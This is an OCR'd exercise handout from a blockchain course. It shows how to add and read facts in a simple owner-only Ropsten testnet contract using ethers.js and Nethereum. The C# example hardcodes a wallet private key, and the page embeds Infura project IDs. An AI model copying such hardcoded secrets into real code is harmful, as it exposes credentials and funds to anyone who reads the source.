
Playing with the Smart Contract

Now that the Smart Contract is deployed, we will connect to it using **ethers** to **add** facts. In order to do this, we will use **ethers.Contract (addressOrName, abi, providerOrSigner)** – connects to the contract **address** defined by the **ABI**, and the **providerOrSigner** may be any instance of **Wallet**, **Provider** or **Custom Signer**. For the purposes of this exercise, we will use a Wallet instance.

Create a method called **addFact**, which takes the Contract Address, an ABI of the contract, a Private Key for the wallet and the fact. The method will return a callback of the created transaction.


```
function addFact(privateKey, abi, contractAddress, fact) {
    let wallet = new ethers.Wallet(privateKey, provider);
    let contract = new ethers.Contract(contractAddress, abi, wallet);

    return contract.add(fact).then(function (callback) {
        console.log("Transaction:");
        console.log(callback);
    })
}

let fact = "The Times 03/Jan/2009 Chancellor on brink of second bailout for banks";
addFact(privateKey, abi, contractAddress, fact);
```

```
Transaction:
{ nonce: 13,
  gasPrice: BigNumber { _bn: <BN: 3a35294400> },
  gasLimit: BigNumber { _bn: <BN: 16e360> },
  to: '0x110664797fe82363623655Ec39e8a0E02FBB35a4',
  value: BigNumber { _bn: <BN: 0> },
  data: '0xb0c8f9dc000000000
```



What will happen if **someone**, **different** from contract owner, tries to add a fact to the contract?

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



Now, let's create a method, which calls the contract's function **getFact** (uint256 index). Keep in mind that when you want to **GET** something from a contract, you **do not need** a wallet! Therefore, we will just use the **provider**:

```
function getFact(provider,abi, contractAddress, index) {
    let contract = new ethers.Contract(contractAddress, abi, provider);

    return contract.getFact(index)
        .then(fact => {
            console.log("Fact " + ++index +" : " + fact);
        });
}
getFact(provider, abi, contractAddress, 0);
```

```
Fact 1: The Times 03/Jan/2009 Chancellor on brink of second bailout for banks
```

Last but not least, a function calling the **count ()** of the contract, which returns the count of the facts in the contract:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
function getFactsCount(provider, abi, contractAddress) {
    let contract = new ethers.Contract(contractAddress, abi, provider);

    return contract
        .count()
        .then((count) => {
            console.log(ethers.utils.bigNumberify(count).toNumber());
        });
}

getFactsCount(provider, abi, contractAddress);
```

```
1
```

What to Submit?

Create a zip file (e.g. **`username-playing-smart-contracts-ethers-js.zip`**) holding the JavaScript file with the methods, a snapshot of the Ropsten Etherscan contract address and its transactions.


Submit your zip file as homework at the course Website.

Exercises: Playing with Smart Contracts using Nethereum

In this exercise, we will use Nethereum .NET integration library for Ethereum, simplifying the access and smart contract interaction with Ethereum nodes. The exercise will show how to interact with an already deployed contract on the Ethereum Ropsten Testnet.

Setup the Development Environment

Create a .NET Core Console Application and install the following NuGetPackages:



Create a class called ContractService, which will be the connection to the Ropsten Testnet. Create 3 readonly private properties for the Web3, the Contract and for an Account, which will be the wallet.

```
class ContractService
{
    private readonly Web3 web3;
    private readonly Contract contract;
    private readonly Account account;
```


Then, create a constructor, which takes 4 parameters: provider of the node, contract address, contract abi and a private key for an account/wallet.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
class ContractService
{
    private readonly Web3 web3;
    private readonly Contract contract;
    private readonly Account account;

    private static readonly HexBigInteger Gas = new HexBigInteger(4600000);

    public ContractService(string provider, string contractAddress, string abi, string privateKey)
    {
        this.account = new Account(privateKey);
        this.web3 = new Web3(account, provider);
        this.contract = web3.Eth.GetContract(abi, contractAddress);
    }

}
```


We will need **HTTPProvider** in order to create our connection to the Ropsten Testnet using **Infura.io.**

Now let's get the necessary Infura.io provider. **Go** to https://infura.io/ and click **[Get started for free]**:



Fill out the form and click **[Submit]**. Then **copy** the Ropsten URL:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



NETWORK	DESCRIPTION	URL
Mainnet	production network	https://mainnet.infura.io/S5x6g4qTdHODKIK6KCnd
Ropsten	test network	https://ropsten.infura.io/S5x6g4qTdHODKIK6KCnd
INFURAnet	test network	https://infuranet.infura.io/S5x6g4qTdHODKIK6KCnd
Kovan	test network	https://kovan.infura.io/S5x6g4qTdHODKIK6KCnd
Rinkeby	test network	https://rinkeby.infura.io/S5x6g4qTdHODKIK6KCnd
IPFS	gateway	https://ipfs.infura.io

```
var provider = "https://ropsten.infura.io/xnHvI6acZWlfgSKYWuBl";
```

In order to get a contract instance of an already deployed contract, we will need its address and application binary interface. For exercise's purpose, **deploy** a simple contract storing an array of facts through **Remix IDE** using **MetaMask Ropsten** a provider:

```
pragma solidity ^0.4.22;

contract ArrayOfFacts {
    string[] private facts;
    address private contractOwner;

    constructor() public {
        contractOwner = msg.sender;
    }

    modifier onlyOwner() {
        require(msg.sender == contractOwner);
        _;
    }

    function add(string newFact) public onlyOwner {
        facts.push(newFact);
    }

    function count() view public returns (uint256) {
        return facts.length;
    }

    function getFact(uint256 index) view public returns (string) {
        return facts[index];
    }

}
```


If you do not have ETHt, use the **MetaMask** faucet: https://faucet.metamask.io/


Then, **copy** its **address** and **ABI**, and create an instance of the contract.

```
var contractAddress = "0x8FF8949Fcd8388303a5a3cC50A1e5027160b5210";
var abi =
    "[{\"constant\":true,\"inputs\":[],\"name\":\"count\",\"outputs\":[{\"name\":\"\",\"type\":\"uint256\"}],\"payable\":false,\"stateMutability\"
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


Because the **contract owner** can only add facts to this contract, **copy** his **private key**.





Copy the **private key** and the **address**. The address will be needed to easily **calculate** the **nonce**:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




```
static void Main()
{
    var provider = "https://ropsten.infura.io/xnHvI6acZWlfgSKYWuBl";

    var contractAddress = "0x356E767797774D9D231C56C94ac76951C952bAe7";
    var abi =
        "[{\"constant\":false,\"inputs\":[{\"name\":\"newFact\",\"type\":\"string\"}],\"name\":\"add\",\"outputs\":[],\"payable\":false,\"stateMutability\":\

    var privateKey = "0x6881c714c323c2f5798568866344a976498b4b0efd24b40fb29e49661890245";

    ContractService contractService = new ContractService(provider, contractAddress, abi, privateKey);
}
```

Writing to the Smart Contract

In the **ContractService** class, create a method, which takes as an argument a fact and adds it to the contract. We will send an asynchronous transaction - **method.SendTransactionAsync(from, gas, value, functionInput)** and will not wait to be mined, just get the transaction hash.


```
public string AddFact(string fact)
{
    var addFactFunction = contract.GetFunction("add");
    var txHash = addFactFunction.SendTransactionAsync(account.Address, Gas, new HexBigInteger(0), fact)
        .ConfigureAwait(false)
        .GetAwaiter()
        .GetResult();
    return txHash;
}
```

```
ContractService contractService = new ContractService(provider, contractAddress, abi, privateKey);

var fact = "The Times 03/Jan/2009 Chancellor on brink of second bailout for banks";
Console.WriteLine($"Transaction hash: {contractService.AddFact(fact)}");
```

```
C:\WINDOWS\system32\cmd.exe
Transaction hash: 0x946fb1ef02c89cbb99f4727b641a9d8040c1da2d94965a125530b6bc7359bec0
Press any key to continue . . .
```

In Ropsten **Etherscan**:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



Try **adding** a fact using **another private key as an account.**

Reading from the Smart Contract

When reading from a Smart Contract, no wallets or private keys are needed.

In the **ContractService** class **create** a method which gets a fact by a given index and returns a string with the fact. Get the method of the contract and then make an asynchronous call with the index as parameter, which will return **Task<string>** and get the result:

```
public string GetFact(int index)
{
    var getFactfunction = contract.GetFunction("getFact");
    var task = getFactfunction.CallAsync<string>(index);
    var fact = task.Result;

    return fact;
}
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
ContractService contractService = new ContractService(provider, contractAddress, abi, privateKey);

var index = 0;
Console.WriteLine($"Fact {index}: {contractService.GetFact(index)}");
```

```
C:\WINDOWS\system32\cmd.exe
Fact 0: The Times 03/Jan/2009 Chancellor on brink of second bailout for banks
Press any key to continue . . .
```

Then **create** a method, which gets how many facts are stored in the contract:

```
public int GetTotalFacts()
{
    var getTotalFacts = contract.GetFunction("count");
    var task = getTotalFacts.CallAsync<int>();

    return task.Result;
}
```

```
ContractService contractService = new ContractService(provider, contractAddress, abi, privateKey);

Console.WriteLine($"Stored facts in the contract: {contractService.GetTotalFacts()}");
```

```
C:\WINDOWS\system32\cmd.exe
Stored facts in the contract: 1
Press any key to continue . . .
```

What to Submit?

Create a **zip file** (e.g. **`username-playing-smart-contracts-nethereum-web3.zip`**) holding the two **.cs** files with the methods, a snapshot of the Ropsten Etherscan contract address and its transactions.

Submit your **zip** file as **homework** at the course Website.

Exercises: Playing with Smart Contracts using Web3j

